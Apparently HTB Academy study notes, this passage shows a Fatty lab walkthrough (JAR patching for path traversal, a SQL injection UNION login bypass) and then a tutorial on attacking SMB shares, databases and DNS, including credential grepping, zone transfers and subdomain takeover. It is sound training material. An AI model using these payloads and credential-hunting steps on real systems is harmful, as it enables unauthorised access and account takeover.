C:\> javac -cp fatty-client-new.jar fatty-client-new.jar.src\htb\fatty\client\gui\ClientGuiTest.java
This generates several class files. Create a new folder and extract the contents of fatty-client-new.jar into it.
C:\> mkdir raw
C:\> cp fatty-client-new.jar raw\fatty-client-new-2.jar
Navigate to the raw directory and decompress fatty-client-new-2.jar by right-clicking and selecting “Extract Here”. Overwrite any existing htb/fatty/client/gui/*.class files with updated class files.
C:\> mv -Force fatty-client-new.jar.src\htb\fatty\client\gui\*.class raw\htb\fatty\client\gui\
Finally, build the new JAR file.
C:\> cd raw
C:\> jar -cmf META-INF\MANIFEST.MF traverse.jar .
Log in to the application and navigate to “FileBrowser” -> “Config” option.

This is successful. You can now see the content of the directory configs/../.. The files fatty-server.jar and start.sh look interesting. Listing the content of the start.sh file reveals that fatty-server.jar is running inside an Alpine Docker container.
You can modify the open function in fatty-client-new.jar.src/htb/fatty/client/methods/Invoker.java to download the file fatty-server.jar as follows:
import java.io.FileOutputStream;
<SNIP>
public String open(String foldername, String filename) throws MessageParseException, MessageBuildException, IOException {
String methodName = (new Object() {}).getClass().getEnclosingMethod().getName();
logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.user.getUsername() + "'.");
if (AccessCheck.checkAccess(methodName, this.user)) {
return "Error: Method '" + methodName + "' is not allowed for this user account";
}
this.action = new ActionMessage(this.sessionID, "open");
this.action.addArgument(foldername);
this.action.addArgument(filename);
sendAndRecv();
String desktopPath = System.getProperty("user.home") + "\\Desktop\\fatty-server.jar";
FileOutputStream fos = new FileOutputStream(desktopPath);
if (this.response.hasError()) {
return "Error: Your action caused an error on the application server!";
}
byte[] content = this.response.getContent();
fos.write(content);
fos.close();
return "Successfully saved the file to " + desktopPath;
}
<SNIP>
Rebuild the JAR file following the same steps and log in again to the application. Then, navigate to “FileBrowser” -> “Config”, add the fatty-server.jar name in the input field, and click the “Open” button.

The fatty-server.jar file is successfully downloaded onto your desktop, and you can start the examination.
C:\> ls C:\Users\cybervaca\Desktop\
...SNIP...
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 3/25/2023 11:38 AM 10827452 fatty-server.jar
SQLi
Decompiling the fatty-server.jar using JD-GUI reveals the file htb/fatty/server/database/FattyDbSession.class that contains a checkLogin() function that handles the login functionality. This function retrieves user details based on the provided username. It then compares the retrieved password with the provided password.
public User checkLogin(User user) throws LoginException {
<SNIP>
rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "'");
<SNIP>
if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))
return newUser;
throw new LoginException("Wrong Password!");
<SNIP>
this.logger.logError("[-] Failure with SQL query: ==> SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "' <==");
this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
return null;
Check how the client application sends credentials to the server. The login button creates the new object ClientGuiTest.this.user for the User class. It then calls the setUsername() and setPassword() functions with the respective username and password values. The values that are returned from these functions are then sent to the server.
Check the setUsername() and setPassword() functions from htb/fatty/shared/resources/user.java.
public void setUsername(String username) {
this.username = username;
}
public void setPassword(String password) {
String hashString = this.username + password + "clarabibimakeseverythingsecure";
MessageDigest digest = null;
try {
digest = MessageDigest.getInstance("SHA-256");
} catch (NoSuchAlgorithmException e) {
e.printStackTrace();
}
byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
this.password = DatatypeConverter.printHexBinary(hash);
}
The username is accepted without modification, but the password is changed to the format below.
sha256(username+password+"clarabibimakeseverythingsecure")
You also notice that the username isn’t sanitized and is directly used in the SQL query, making it vulnerable to SQLi.
rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "'");
The checkLogin function in htb/fatty/server/database/FattyDbSession.class writes the SQL exception to a log file.
<SNIP>
this.logger.logError("[-] Failure with SQL query: ==> SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "' <==");
this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
<SNIP>
Login into the application using the username qtc' to validate the SQLi vulnerability reveals a syntax error. To see the error, you need to edit the code in the fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java file as follows:
ClientGuiTest.this.currentFolder = "../logs";
try {
response = ClientGuiTest.this.invoker.showFiles("../logs");
Listing the content of the error-log.txt file reveals the following message.
This confirms that the username field is vulnerable to SQLi. However, login attempts using payloads such as ' or '1'='1 in both fields fail. Assuming that the username in the login form is ' or '1'='1, the server will process the username as below.
SELECT id,username,email,password,role FROM users WHERE username='' or '1'='1'
The above query succeeds and returns the first record in the database. The server then creates a new user object with the obtained results.
<SNIP>
if (rs.next()) {
int id = rs.getInt("id");
String username = rs.getString("username");
String email = rs.getString("email");
String password = rs.getString("password");
String role = rs.getString("role");
newUser = new User(id, username, password, email, Role.getRoleByName(role), false);
<SNIP>
It then compates the newly created user password with the user-supplied password.
<SNIP>
if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))
return newUser;
throw new LoginException("Wrong Password!");
<SNIP>
Then, the following value is produced by newUser.getPassword() function.
sha256("qtc"+"clarabibi"+"clarabibimakeseverythingsecure") = 5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046
The user-supplied password hash user.getPassword() is calculated as follows.
sha256("' or '1'='1" + "' or '1'='1" + "clarabibimakeseverythingsecure") = cc421e01342afabdd4857e7a1db61d43010951c7d5269e075a029f5d192ee1c8
Although the hash sent to the server by the client doesn’t match the one in the database, and the password comparison fails, the SQLi is still possible using UNION queries. Consider the following example.
MariaDB [userdb]> select * from users where username='john';
+----------+-------------+
| username | password |
+----------+-------------+
| john | password123 |
+----------+-------------+
It is possible to create fake entries using the SELECT operator. Input an invalid username to create a new user entry.
MariaDB [userdb]> select * from users where username='test' union select 'admin', 'welcome123';
+----------+-------------+
| username | password |
+----------+-------------+
| admin | welcome123 |
+----------+-------------+
Similarily, the injection in the username filed can be leveraged to create a fake user entry.
test' UNION SELECT 1,'invaliduser','invalid@a.b','invalidpass','admin
This way, the password, and the assigned role can be controlled. The following snippet of code sends the plaintext password entered in the form. Modify the code in htb/fatty/shared/resources/User.java to submit the password as it is from the client application.
public User(int uid, String username, String password, String email, Role role) {
this.uid = uid;
this.username = username;
this.password = password;
this.email = email;
this.role = role;
}
public void setPassword(String password) {
this.password = password;
}
You can now rebuild the JAR file and attempt to log in using the payload abc' UNION SELECT 1,'abc','a@b.com','abc','admin in the username field and the random text abc in the password field.
The server will eventually process the following query.
select id,username,email,password,role from users where username='abc' UNION SELECT 1,'abc','a@b.com','abc','admin'
The first select query fails, while the second returns valid user results with the role “admin” and the password “abc”. The password sent to the server is also “abc”, which results in a successful password comparison, and the application allows you to log in as the user “admin”.
Attacking Common Services
Attacking Common Services Fundamentals
Interacting with Common Services
File Share Services
A file share service is a type of service that provides, mediates, and monitors the transfer of computer files. Years ago, business commonly used only internal services for file sharing, such as SMB, NFS, FTP, TFTP, SFTP, but as cloud adoption grows, most companies now also have third-party cloud services such as Dropbox, Google Drive, OneDrive, SharePoint, or other forms of file storage such as AWS S3, Azure Blob Storage, or Google Cloud Storage.
SMB
Windows
There are different ways you can interact with a shared folder using Windows. On Windows GUI, you can press [WINKEY] + [R] to open the Run dialog box and type the file share location, e. g.: \\192.168.220.129\Finance\.

Suppose the shared folder allows anonymous authentication, or you are authenticated with a user who has privilege over that shared folder. In that case, you will not receive any form of authentication request, and it will display the content of the shared folder.

If you do not have access, you will receive an authentication request.

Windows has two command-line shells: the Command shell and PowerShell. Each shell is a software program that provides direct communication between you and the OS or application, providing an environment to automate IT operations.
Command Shell
C:\htb> dir \\192.168.220.129\Finance\
Volume in drive \\192.168.220.129\Finance has no label.
Volume Serial Number is ABCD-EFAA
Directory of \\192.168.220.129\Finance
02/23/2022 11:35 AM <DIR> Contracts
0 File(s) 4,096 bytes
1 Dir(s) 15,207,469,056 bytes free
The command net use connects a computer to or disconnects a computer from a shared resource or displays information about computer connections. You can connect to a file share with the following command and map its content to the drive letter n.
C:\htb> net use n: \\192.168.220.129\Finance
The command completed successfully.
You can also provide a username and password to authenticate to the share.
C:\htb> net use n: \\192.168.220.129\Finance /user:plaintext Password123
The command completed successfully.
With the shared folder mapped as the n drive, you can execute Windows commands as if this shared folder is on your local computer. To find how many files the shared folder and its subdirectories contain:
C:\htb> dir n: /a-d /s /b | find /c ":\"
29302
# n: = directory or drive to search
# /a-d = attribute and not directories
# /s = displays files in a specific directory and all subdirectories
# /b = uses bare format
With dir you can search for specific names in files such as:
- cred
- password
- users
- secrets
- key
- common file extensions
C:\htb>dir n:\*cred* /s /b
n:\Contracts\private\credentials.txt
C:\htb>dir n:\*secret* /s /b
n:\Contracts\private\secret.txt
If you want to search for a specific word within a text file, you can use findstr.
c:\htb>findstr /s /i cred n:\*.*
n:\Contracts\private\secret.txt:file with all credentials
n:\Contracts\private\credentials.txt:admin:SecureCredentials!
PowerShell
PowerShell was designed to extend the capabilities of the Command shell to run PowerShell commands called cmdlets. Cmdlets are similar to Windows commands but provide a more extensible scripting language. You can run both Windows commands and PowerShell cmdlets in PowerShell, but the Command shell can only run Windows commands and not PowerShell cmdlets.
PS C:\htb> Get-ChildItem \\192.168.220.129\Finance\
Directory: \\192.168.220.129\Finance
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 2/23/2022 3:27 PM Contracts
Instead of net use, you can use New-PSDrive in PowerShell.
PS C:\htb> New-PSDrive -Name "N" -Root "\\192.168.220.129\Finance" -PSProvider "FileSystem"
Name Used (GB) Free (GB) Provider Root CurrentLocation
---- --------- --------- -------- ---- ---------------
N FileSystem \\192.168.220.129\Finance
To provide a username and password with PowerShell, you need to create a PSCredential object. It offers a centralized way to manage usernames, passwords, and credentials.
PS C:\htb> $username = 'plaintext'
PS C:\htb> $password = 'Password123'
PS C:\htb> $secpassword = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\htb> $cred = New-Object System.Management.Automation.PSCredential $username, $secpassword
PS C:\htb> New-PSDrive -Name "N" -Root "\\192.168.220.129\Finance" -PSProvider "FileSystem" -Credential $cred
Name Used (GB) Free (GB) Provider Root CurrentLocation
---- --------- --------- -------- ---- ---------------
N FileSystem \\192.168.220.129\Finance
In PowerShell, you can use the command Get-ChildItem or the short variant gci instead of the command dir.
PS C:\htb> N:
PS N:\> (Get-ChildItem -File -Recurse | Measure-Object).Count
29302
You can use the property -Include to find specific items from the directory specified by the Path parameter.
PS C:\htb> Get-ChildItem -Recurse -Path N:\ -Include *cred* -File
Directory: N:\Contracts\private
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 2/23/2022 4:36 PM 25 credentials.txt
The Select-String cmdlet uses regular expression matching to search for text patterns in input strings and files. You can use Select-String simila to grep in UNIX or findstr.exe in Windows.
PS C:\htb> Get-ChildItem -Recurse -Path N:\ | Select-String "cred" -List
N:\Contracts\private\secret.txt:1:file with all credentials
N:\Contracts\private\credentials.txt:1:admin:SecureCredentials!
CLI enables IT operations to automate routine tasks like user account management, nightly backups, or interaction with many files. You can perform operations more efficiently by using scripts than the user interface or GUI.
Linux
Linux can also be used to browse and mount SMB shares. Note that this can be done whether the target server is a Windows machine or a Samba server.
d41y@htb[/htb]$ sudo mkdir /mnt/Finance
d41y@htb[/htb]$ sudo mount -t cifs -o username=plaintext,password=Password123,domain=. //192.168.220.129/Finance /mnt/Finance
As an alternative, you can use a credential file.
d41y@htb[/htb]$ mount -t cifs //192.168.220.129/Finance /mnt/Finance -o credentials=/path/credentialfile
The file credentialfile has to be structured like this:
username=plaintext
password=Password123
domain=.
Once a shared folder is mounted, you can use common Linux tools such as find or grep to interact with the file structure.
d41y@htb[/htb]$ find /mnt/Finance/ -name *cred*
/mnt/Finance/Contracts/private/credentials.txt
Next, find files that contain the string cred:
d41y@htb[/htb]$ grep -rn /mnt/Finance/ -ie cred
/mnt/Finance/Contracts/private/credentials.txt:1:admin:SecureCredentials!
/mnt/Finance/Contracts/private/secret.txt:1:file with all credentials
Other Services
You typically need two protocols to send and receive messages, one for sending and another for receiving. The SMTP is an email delivery protocol used to send mail over the internet. Likewise, a supporting protocol must be used to retrieve an email from a service. There are two main protocols you can use POP3 and IMAP.
You can use a mail client such as Evolution, the official personal information manager, and mail client for the GNOME Desktop Environment. You can interact with an email server to send or receive messages with a mail client.
You can use the domain name or IP address of the mail server. If the server uses SMTPS or IMAPS, you’ll need the appropriate encryption method. You can use the Check for Supported Types option under authentication to confirm if the server supports your selected method.
Databases
… are typically used in enterprise, and most companies use them to store and manage information. There are different types of databases, such as hierarchical databases, NoSQL databases, and SQL relational databases.
Command Line Utilities
MSSQL
To interact with MSSQL with Linux you can use sqsh or sqlcmd if you are using Windows. Sqsh is much more than a friendly prompt. It is intended to provide much of the functionality provided by a command shell, such as variables, aliasing, redirection, pipes, back-grounding, job control, history, command substitution, and dynamic config. You can start an interactive SQL session as follows:
d41y@htb[/htb]$ sqsh -S 10.129.20.13 -U username -P Password123
The sqlcmd utility lets you enter Transact-SQL statements, system procedures, and script files through a variety of available modes:
- at the command prompt
- in query editor in SQLCMD mode
- in a Windows script file
- in an OS job step of a SQL Server Agent job
C:\htb> sqlcmd -S 10.129.20.13 -U username -P Password123
MySQL
To interact with MySQL, you can use MySQL binaries for Linux or Windows. MySQL comes preinstalled on some Linux distros. Start an interactive SQL session using Linux:
d41y@htb[/htb]$ mysql -u username -pPassword123 -h 10.129.20.13
You can easily an interactive SQL session using Windows:
C:\htb> mysql.exe -u username -pPassword123 -h 10.129.20.13
GUI App
Database engines commonly have their own GUI app. MySQL has MySQL Workbench and MSSQL has SQL Server Management Studio or SMSS, you can install those tools in your attack host and connect to the database. SSMS is only supported in Windows. An alternative is to use community tools such as dbeaver. Dbeaver is multi-platform database tool for Linux, macOS, and Windows that supports connecting to multiple database engines such as MSSQL, MySQL, PostgreSQL, among others, making it easy for you, an attacker, to interact with common database servers.
To start the app use:
d41y@htb[/htb]$ dbeaver &
To connect to a database, you will need a set of credentials, the target IP and port number of the database, and the database engine you are trying to connect to.
Once you have access to the database using a command-line utility or a GUI app, you can use common Transact-SQL statements to enumerate databases and tables containing sensitive information such as usernames and passwords. If you have the correct privileges, you could potentially execute commands as the MSSQL service account.
Tools
It is crucial to get familiar with the default command-line utilities available to interact with different services.
Tools to Interact with Common Services
| SMB | FTP | Database | |
|---|---|---|---|
| smbclient | ftp | Thunderbird | mssql-cli |
| CrackMapExec | lftp | Claws | mycli |
| SMBMap | ncftp | Geary | mssqlclient.py |
| Impacket | filezilla | Mailspring | dbeaver |
| psexec.py | crossftp | mutt | MySQL Workbench |
| smbexec | mailutils | SQL Server Management Studio or SSMS | |
| sendEmail | |||
| swaks | |||
| sendmail |
Concept of Attacks

The concept is based on four categories that occur for each vulnerability. First, you have a Source that performs the specific request to a Process where the vulnerability gets triggered. Each process has a specific set of Privileges with which it is executed. Each process has a task with a specific goal or Destinantion to either compute new data or forward it. However, the individual and unique specifications under these categories may differ from service to service.
Every task and piece of information follows a specific pattern, a cycle, which you have deliberately made linear. This is because the Destination does not always serve as a Source and is therefore not treated as a source of a new task.
For any task to come into existence at all, it needs an idea, information, a planned process for it, and a specific goal to be achieved. Therefore, the category of Privileges is necessary to control information processing appropriately.
Service Misconfigurations
Misconfigs usually happen when a system admin, technical support, or dev does not correctly configure the security framework of an app, website, or server leading to dangerous open pathways for unauthorized users.
Authentication
Nowadays, most software asks users to set up credentials upon installation, which is better than default credentials. However, keep in mind that you will still find vendors using default credentials, especially on older applications.
Even when the service does not have a set of default credentials, an admin may use weak passwords or no passwords when setting up services with the idea that they will change the password once the service is set up and running.
As admins, you need to define password policies that apply to software tested or installed in your environment. Admins should be required to comply with a minimum password complexity to avoid user and password combinations that are weak.
Once you grab the service banner, the next step should be to identify possible default credentials. If there are no default credentials, you can try weak username and password combinations.
Anonymous Authentication
Another misconfiguration that can exist in common services is anonymous authentication. The service can be configured to allow anonymous authentication, allowing anyone with network connectivity to the service without being prompted for authentication.
Misconfigured Access Rights
… are when user accounts have incorrect permissions. The bigger problem could be giving people lower down the chain of command access to private information that only managers or admins should have.
Admins need to plan their access rights strategy, and there are some alternatives such as Role-based access control, Access control lists.
Unnecessary Defaults
The initial configuration of devices and software may include but is not limited to settings, features, files, and credentials. Those default values are usually aimed at usability rather than security. Leaving it default is not a good security practice for a production environment. Unnecessary defaults are those settings you need to change to secure a system by reducing its attack surface.
Preventing Misconfigurations
Once you have configured out your environment, the most straightforward strategy to control risk is to lock down the most critical infrastructure and only allow desired behavior. Any communcation that is not required by the program should be disabled. This may include things like:
- admin interfaces should be disabled
- debugging is turned off
- disable the use of default usernames and passwords
- set up the server to prevent unauthorized access, directory listing, and other issues
- run scans and audits regularly to help discover future misconfigurations or missing fixes
Attacking DNS
Enumeration
DNS holds interesting information for an organization.
The Nmap -sC and -sV options can be used to perform initial enumeration against the target DNS server.
d41y@htb[/htb]# nmap -p53 -Pn -sV -sC 10.10.110.213
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-29 03:47 EDT
Nmap scan report for 10.10.110.213
Host is up (0.017s latency).
PORT STATE SERVICE VERSION
53/tcp open domain ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
Protocol Specific Attacks
Zone Transfer
A DNS zone is a portion of the DNS namespace that a specific organization or administrator manages. Since DNS compromises multiple DNS zones, DNS servers utilize DNS zone transfers to copy a portion of their database to another DNS server. Unless a DNS server is configured correctly, anyone can ask a DNS server for a copy of its zone information since DNS zone transfers do not require any authentication. In addition, the DNS service usually runs on a UDP port; however, when performing DNS zone transfer, it uses a TCP port for reliable data transmission.
An attacker could leverage this DNS zone transfer vulnerability to learn more about the target organization’s DNS namespace, increasing the attack surface. For exploitation, you can use the dig utility with DNS query type AXFR option do dump the entire DNS namespaces from a vulnerable DNS server.
d41y@htb[/htb]# dig AXFR @ns1.inlanefreight.htb inlanefreight.htb
; <<>> DiG 9.11.5-P1-1-Debian <<>> axfr inlanefrieght.htb @10.129.110.213
;; global options: +cmd
inlanefrieght.htb. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
inlanefrieght.htb. 604800 IN AAAA ::1
inlanefrieght.htb. 604800 IN NS localhost.
inlanefrieght.htb. 604800 IN A 10.129.110.22
admin.inlanefrieght.htb. 604800 IN A 10.129.110.21
hr.inlanefrieght.htb. 604800 IN A 10.129.110.25
support.inlanefrieght.htb. 604800 IN A 10.129.110.28
inlanefrieght.htb. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 28 msec
;; SERVER: 10.129.110.213#53(10.129.110.213)
;; WHEN: Mon Oct 11 17:20:13 EDT 2020
;; XFR size: 8 records (messages 1, bytes 289)
Tools like Fierce can also be used to enumerate all DNS servers of the root domain and scan for a DNS zone transfer.
d41y@htb[/htb]# fierce --domain zonetransfer.me
NS: nsztm2.digi.ninja. nsztm1.digi.ninja.
SOA: nsztm1.digi.ninja. (81.4.108.41)
Zone: success
{<DNS name @>: '@ 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 '
'172800 900 1209600 3600\n'
'@ 300 IN HINFO "Casio fx-700G" "Windows XP"\n'
'@ 301 IN TXT '
'"google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"\n'
'@ 7200 IN MX 0 ASPMX.L.GOOGLE.COM.\n'
'@ 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.\n'
'@ 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.\n'
'@ 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.\n'
'@ 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.\n'
'@ 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.\n'
'@ 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.\n'
'@ 7200 IN A 5.196.105.14\n'
'@ 7200 IN NS nsztm1.digi.ninja.\n'
'@ 7200 IN NS nsztm2.digi.ninja.',
<DNS name _acme-challenge>: '_acme-challenge 301 IN TXT '
'"6Oa05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdizjePEsZI"',
<DNS name _sip._tcp>: '_sip._tcp 14000 IN SRV 0 0 5060 www',
<DNS name 14.105.196.5.IN-ADDR.ARPA>: '14.105.196.5.IN-ADDR.ARPA 7200 IN PTR '
'www',
<DNS name asfdbauthdns>: 'asfdbauthdns 7900 IN AFSDB 1 asfdbbox',
<DNS name asfdbbox>: 'asfdbbox 7200 IN A 127.0.0.1',
<DNS name asfdbvolume>: 'asfdbvolume 7800 IN AFSDB 1 asfdbbox',
<DNS name canberra-office>: 'canberra-office 7200 IN A 202.14.81.230',
<DNS name cmdexec>: 'cmdexec 300 IN TXT "; ls"',
<DNS name contact>: 'contact 2592000 IN TXT "Remember to call or email Pippa '
'on +44 123 4567890 or pippa@zonetransfer.me when making '
'DNS changes"',
<DNS name dc-office>: 'dc-office 7200 IN A 143.228.181.132',
<DNS name deadbeef>: 'deadbeef 7201 IN AAAA dead:beaf::',
<DNS name dr>: 'dr 300 IN LOC 53 20 56.558 N 1 38 33.526 W 0.00m',
<DNS name DZC>: 'DZC 7200 IN TXT "AbCdEfG"',
<DNS name email>: 'email 2222 IN NAPTR 1 1 "P" "E2U+email" "" '
'email.zonetransfer.me\n'
'email 7200 IN A 74.125.206.26',
<DNS name Hello>: 'Hello 7200 IN TXT "Hi to Josh and all his class"',
<DNS name home>: 'home 7200 IN A 127.0.0.1',
<DNS name Info>: 'Info 7200 IN TXT "ZoneTransfer.me service provided by Robin '
'Wood - robin@digi.ninja. See '
'http://digi.ninja/projects/zonetransferme.php for more '
'information."',
<DNS name internal>: 'internal 300 IN NS intns1\ninternal 300 IN NS intns2',
<DNS name intns1>: 'intns1 300 IN A 81.4.108.41',
<DNS name intns2>: 'intns2 300 IN A 167.88.42.94',
<DNS name office>: 'office 7200 IN A 4.23.39.254',
<DNS name ipv6actnow.org>: 'ipv6actnow.org 7200 IN AAAA '
'2001:67c:2e8:11::c100:1332',
...SNIP...
Takeovers
Domain takeover is registering a non-existent domain name to gain control over another domain. If attackers find an expired domain, they can claim that domain to perform further attacks such as hosting malicious content on a website or sending a phishing email leveraging the claimed domain.
Domain takeover is also possible with subdomains called subdomain takeover. A DNS’s canonical name (CNAME) record is used to map different domains to a parent domain. Many organizations use third-party services like AWS, GitHub, Akamai, Fastly, and other content delivery networks (CDNs) to host their content. In this case, they usually create a subdomain and make it point to those services. For example,
sub.target.com. 60 IN CNAME anotherdomain.com
The domain name (sub.target.com) uses a CNAME record to another domain (anotherdomain.com). Suppose the anotherdomain.com expires and is available for anyone to claim the domain since the target.com’s DNS server has the CNAME record. In that case, anyone who registers anotherdomain.com will have complete control over (sub.target.com) until the DNS record is updated.
Take a look at can-i-take-over-xyz. It shows whether the target services are vulnerable to a subdomain takeover and provides guidelines on assessing the vulnerability.
Subdomain Enumeration
Before performing a subdomain takeover, you should enumerate subdomains for a target domain using tools like Subfinder. This tool can scrape subdomains from open sources like DNSdumpster. Other tools like Sublist3r can also be used to brute-force subdomains by supplying a pre-generated wordlist:
d41y@htb[/htb]# ./subfinder -d inlanefreight.com -v
_ __ _ _
____ _| |__ / _(_)_ _ __| |___ _ _
(_-< || | '_ \ _| | ' \/ _ / -_) '_|
/__/\_,_|_.__/_| |_|_||_\__,_\___|_| v2.4.5
projectdiscovery.io
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.
[INF] Enumerating subdomains for inlanefreight.com
[alienvault] www.inlanefreight.com
[dnsdumpster] ns1.inlanefreight.com
[dnsdumpster] ns2.inlanefreight.com
...snip...
[bufferover] Source took 2.193235338s for enumeration
ns2.inlanefreight.com
www.inlanefreight.com
ns1.inlanefreight.com
support.inlanefreight.com
[INF] Found 4 subdomains for inlanefreight.com in 20 seconds 11 milliseconds
An excellent alternative is a tool called Subbrute. This tool allows you to use self-defined resolvers and perform pure DNS brute-forcing attacks during internal pentests on hosts that do not have Internet access.
d41y@htb[/htb]$ git clone https://github.com/TheRook/subbrute.git >> /dev/null 2>&1
d41y@htb[/htb]$ cd subbrute
d41y@htb[/htb]$ echo "ns1.inlanefreight.com" > ./resolvers.txt
d41y@htb[/htb]$ ./subbrute.py inlanefreight.com -s ./names.txt -r ./resolvers.txt
Warning: Fewer than 16 resolvers per process, consider adding more nameservers to resolvers.txt.
inlanefreight.com
ns2.inlanefreight.com
www.inlanefreight.com
ms1.inlanefreight.com
support.inlanefreight.com
<SNIP>
Sometimes internal physical configurations are poorly secured, which you can exploit to upload your tools from a USB stick. Another scenario would be that you have reached an internal host through pivoting and want to work from there. Of course, there are other alternatives, but it does not hurt to know alternative ways and possibilities.
The tool has found four subdomains associated with inlanefreight.com. Using the nslookup or host command, you can enumerate the CNAME records for those subdomains.
d41y@htb[/htb]# host support.inlanefreight.com
support.inlanefreight.com is an alias for inlanefreight.s3.amazonaws.com
The support subdomain has an alias record poiting to an AWS S3 bucket. However, the URL https://support.inlanefreight.com shows a NoSuchBucket error indicating that the subdomain is potentially vulnerable to a subdomain takeover. Now, you can take over the subdomain by creating an AWS S3 bucket with the same subdomain name.
DNS Spoofing
